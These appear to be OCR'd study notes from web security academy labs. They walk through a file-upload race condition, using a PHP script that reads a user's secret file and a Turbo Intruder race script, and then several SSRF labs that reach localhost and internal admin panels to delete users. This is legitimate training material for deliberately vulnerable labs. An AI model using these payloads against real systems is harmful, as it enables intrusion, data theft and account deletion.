// temporary movemove_uploaded_file($_FILES["avatar"]["tmp_name"], $target_file);
if (checkViruses($target_file) && checkFileType($target_file)) {
   echo "The file ". htmlspecialchars( $target_file). " has been uploaded.";
   } else {
       unlink($target_file);
           echo "Sorry, there was an error uploading your file.";
               http_response_code(403);
               }
               function checkViruses($fileName) {
                   // checking for viruses
                       ...
                       }
                       function checkFileType($fileName) {
                           $imageFileType = strtolower(pathinfo($fileName,PATHINFO_EXTENSION));
                               if($imageFileType != "jpg" && $imageFileType != "png") {
                                   echo "Sorry, only JPG & PNG files are allowed\n";
                                       return false;
                                           } else {
                                               return true;
                                                   }
                                                   }
                                                   ?>
```

solution:-

As you can see from the source code above, the uploaded file is moved to an accessible folder, where it is checked for viruses. Malicious files are only removed once the virus check is complete. This means it's possible to execute the file

in the small time-window before it is removed.

Note
Due to the generous time window for this race condition, it is possible to solve this lab by manually sending two requests in quick succession using Burp Repeater. The solution described here teaches you a practical approach for exploiting similar vulnerabilities in the wild, where the window may only be a few milliseconds.

1. Log in and upload an image as your avatar, then go back to your account page.
2. In Burp, go to **Proxy > HTTP history** and notice that your image was fetched using a `GET` request to `/files/avatars/<YOUR-IMAGE>`.
3. On your system, create a file called `exploit.php` containing a script for fetching the contents of Carlos's secret. For example:
```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```
4. Log in and attempt to upload the script as your avatar. Observe that the server appears to successfully prevent you from uploading files that aren't images, even if you try using some of the techniques you've learned in previous labs.
5. If you haven't already, add the Turbo Intruder extension to Burp from the BApp store.
6. Right-click on the `POST /my-account/avatar` request that was used to submit the file upload and select **Extensions > Turbo Intruder > Send to turbo intruder**. The Turbo Intruder window opens.
7. Copy and paste the following script template into Turbo Intruder's Python editor:
```
def queueRequests(target, wordlists):    engine = RequestEngine(endpoint=target.endpoint,
concurrentConnections=10,)    request1 = '''<YOUR-POST-REQUEST>'''    request2 = '''<YOUR-GET-REQUEST>'''    #
the 'gate' argument blocks the final byte of each request until openGate is invoked    engine.queue(request1,
gate='race1')    for x in range(5):        engine.queue(request2, gate='race1')    # wait until every 'race1'
tagged request is ready    # then send the final byte of each request    # (this method is non-blocking, just
like queue)    engine.openGate('race1')    engine.complete(timeout=60)def handleResponse(req, interesting):
table.add(req)
```
8. In the script, replace `<YOUR-POST-REQUEST>` with the entire `POST /my-account/avatar` request containing your `exploit.php` file. You can copy and paste this from the top of the Turbo Intruder window.
9. Replace `<YOUR-GET-REQUEST>` with a `GET` request for fetching your uploaded PHP file. The simplest way to do this is to copy the `GET /files/avatars/<YOUR-IMAGE>` request from your proxy history, then change the filename in the path to `exploit.php`.
10. At the bottom of the Turbo Intruder window, click **Attack**. This script will submit a single `POST` request to upload your `exploit.php` file, instantly followed by 5 `GET` requests to `/files/avatars/exploit.php`.
11. In the results list, notice that some of the `GET` requests received a 200 response containing Carlos's secret. These requests hit the server after the PHP file was uploaded, but before it failed validation and was deleted.
12. Submit the secret to solve the lab.

Note
If you choose to build the `GET` request manually, make sure you terminate it properly with a `\r\n\r\n` sequence. Also remember that Python will preserve any whitespace within a multiline string, so you need to adjust your indentation accordingly to ensure that a valid request is sent.

solve the lab :-


9 Server Side Request Forgery (ssrf)

Server-side request forgery (SSRF)

In this section, we'll explain what server-side request forgery is, describe some common examples, and explain how to find and exploit various kinds of SSRF vulnerabilities.

What is SSRF?
Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the

server-side application to make requests to an unintended location.
In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure. In other cases, they may be able to force the server to connect to arbitrary external systems, potentially leaking sensitive data such as authorization credentials.



Labs
If you're already familiar with the basic concepts behind SSRF vulnerabilities and just want to practice exploiting them on some realistic, deliberately vulnerable targets, you can access all of the labs in this topic from the link below.
View all SSRF labs

What is the impact of SSRF attacks?

A successful SSRF attack can often result in unauthorized actions or access to data within the organization, either in the vulnerable application itself or on other back-end systems that the application can communicate with. In some situations, the SSRF vulnerability might allow an attacker to perform arbitrary command execution.
An SSRF exploit that causes connections to external third-party systems might result in malicious onward attacks that appear to originate from the organization hosting the vulnerable application.

Common SSRF attacks

SSRF attacks often exploit trust relationships to escalate an attack from the vulnerable application and perform unauthorized actions. These trust relationships might exist in relation to the server itself, or in relation to other back-end systems within the same organization.

SSRF attacks against the server itself

In an SSRF attack against the server itself, the attacker induces the application to make an HTTP request back to the server that is hosting the application, via its loopback network interface. This will typically involve supplying a URL with a hostname like `127.0.0.1` (a reserved IP address that points to the loopback adapter) or `localhost` (a commonly used name for the same adapter).
For example, consider a shopping application that lets the user view whether an item is in stock in a particular store. To provide the stock information, the application must query various back-end REST APIs, dependent on the product and store in question. The function is implemented by passing the URL to the relevant back-end API endpoint via a front-end HTTP request. So when a user views the stock status for an item, their browser makes a request like this:
`POST /product/stock HTTP/1.0Content-Type: application/x-www-form-urlencodedContent-Length: 118stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1`This causes the server to make a

request to the specified URL, retrieve the stock status, and return this to the user.
In this situation, an attacker can modify the request to specify a URL local to the server itself. For example:
`POST /product/stock HTTP/1.0Content-Type: application/x-www-form-urlencodedContent-Length: 118stockApi=http://localhost/admin`Here, the server will fetch the contents of the `/admin` URL and return it to the user.
Now of course, the attacker could just visit the `/admin` URL directly. But the administrative functionality is ordinarily accessible only to suitable authenticated users. So an attacker who simply visits the URL directly won't see anything of interest. However, when the request to the `/admin` URL comes from the local machine itself, the normal access controls are bypassed. The application grants full access to the administrative functionality, because the request appears to originate from a trusted location.

lab 1 basic ssrf against the local server

SSRF attacks against the server itself
In an SSRF attack against the server itself, the attacker induces the application to make an HTTP request back to the server that is hosting the application, via its loopback network interface. This will typically involve supplying a URL with a hostname like `127.0.0.1` (a reserved IP address that points to the loopback adapter) or `localhost` (a commonly used name for the same adapter).
For example, consider a shopping application that lets the user view whether an item is in stock in a particular store. To provide the stock information, the application must query various back-end REST APIs, dependent on the product and store in question. The function is implemented by passing the URL to the relevant back-end API endpoint via a front-end HTTP request. So when a user views the stock status for an item, their browser makes a request like this:
`POST /product/stock HTTP/1.0Content-Type: application/x-www-form-urlencodedContent-Length: 118stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1`This causes the server to make a request to the specified URL, retrieve the stock status, and return this to the user.
In this situation, an attacker can modify the request to specify a URL local to the server itself. For example:
`POST /product/stock HTTP/1.0Content-Type: application/x-www-form-urlencodedContent-Length: 118stockApi=http://localhost/admin`Here, the server will fetch the contents of the `/admin` URL and return it to the user.
Now of course, the attacker could just visit the `/admin` URL directly. But the administrative functionality is ordinarily accessible only to suitable authenticated users. So an attacker who simply visits the URL directly won't see anything of interest. However, when the request to the `/admin` URL comes from the local machine itself, the normal access controls are bypassed. The application grants full access to the administrative functionality, because the request appears to originate from a trusted location.

This lab has a stock check feature which fetches data from an internal system.
To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.

solution :-

1. Browse to `/admin` and observe that you can't directly access the admin page.
2. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
3. Change the URL in the `stockApi` parameter to `http://localhost/admin`. This should display the administration interface.
4. Read the HTML to identify the URL to delete the target user, which is:
`http://localhost/admin/delete?username=carlos`
5. Submit this URL in the `stockApi` parameter, to deliver the SSRF attack.


Community Solution :-


SSRF - Lab #1 Basic SSRF against the local server _ Short Version.mp4

Basic SSRF against the local server (Video solution).mp4

solve lab : -

open lab now go to browser add admin in url
now you will show the mesage admin panel show only administrative account
now go the home
now click any porduct
now click on check stock
now go to the burpsuite
you will see the post request /product/stock
send to the repeater
now go to the repeater section
now scroll down get section to show the stockapi
now add the payload http://localhost/admin
now send request
now you will see the vulnerability http://localhost/admin/delete?username=carlos
now again change the payload add the payload
http://localhost/admin/delete?username=carlos
now send the request
now you will see lab is solved :)





Burp Project Intruder Repeater Window Help Turbo Intruder Burp Suite Professional v2022.3..
Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer
7 ×
Send Cancel
Target: https://0abb00e003e4483cc130241e00aa00b1.web..
HTTP/1
Request
Pretty Raw Hex
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0abb00e003e4483cc130241e00aa00b1.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
https://0abb00e003e4483cc130241e00aa00b1.web-security-academy.net/product?productId=5
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http://localhost/admin
Search...
0 matches
Response
Pretty Raw Hex Render
56
57
carlos -

58
Delete

59
60
61
wiener -

62 <a href="/admin/delete?username=wiener">
Delete
Search...
0 matches
Done
3,197 bytes | 507 millis
INSPECTOR



lab 2 basic ssrf against another back-end system

Why do applications behave in this way, and implicitly trust requests that come from the local machine? This can arise for various reasons:

• The access control check might be implemented in a different component that sits in front of the application server. When a connection is made back to the server itself, the check is bypassed.

• For disaster recovery purposes, the application might allow administrative access without logging in, to any user coming from the local machine. This provides a way for an administrator to recover the system in the event they lose their credentials. The assumption here is that only a fully trusted user would be coming directly from the server itself.

• The administrative interface might be listening on a different port number than the main application, and so might not be reachable directly by users.

These kind of trust relationships, where requests originating from the local machine are handled differently than ordinary requests, is often what makes SSRF into a critical vulnerability.

SSRF attacks against other back-end systems

Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with other back-end systems that are not directly reachable by users. These systems often have non-routable private IP addresses. Since the back-end systems are normally protected by the network topology, they often have a weaker security posture. In many cases, internal back-end systems contain sensitive functionality that can be accessed without authentication by anyone who is able to interact with the systems.

In the preceding example, suppose there is an administrative interface at the back-end URL `https://192.168.0.68/admin`. Here, an attacker can exploit the SSRF vulnerability to access the administrative interface by submitting the following request:

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
stockApi=http://192.168.0.68/admin
```

This lab has a stock check feature which fetches data from an internal system.
To solve the lab, use the stock check functionality to scan the internal `192.168.0.X` range for an admin interface on port 8080, then use it to delete the user `carlos`.

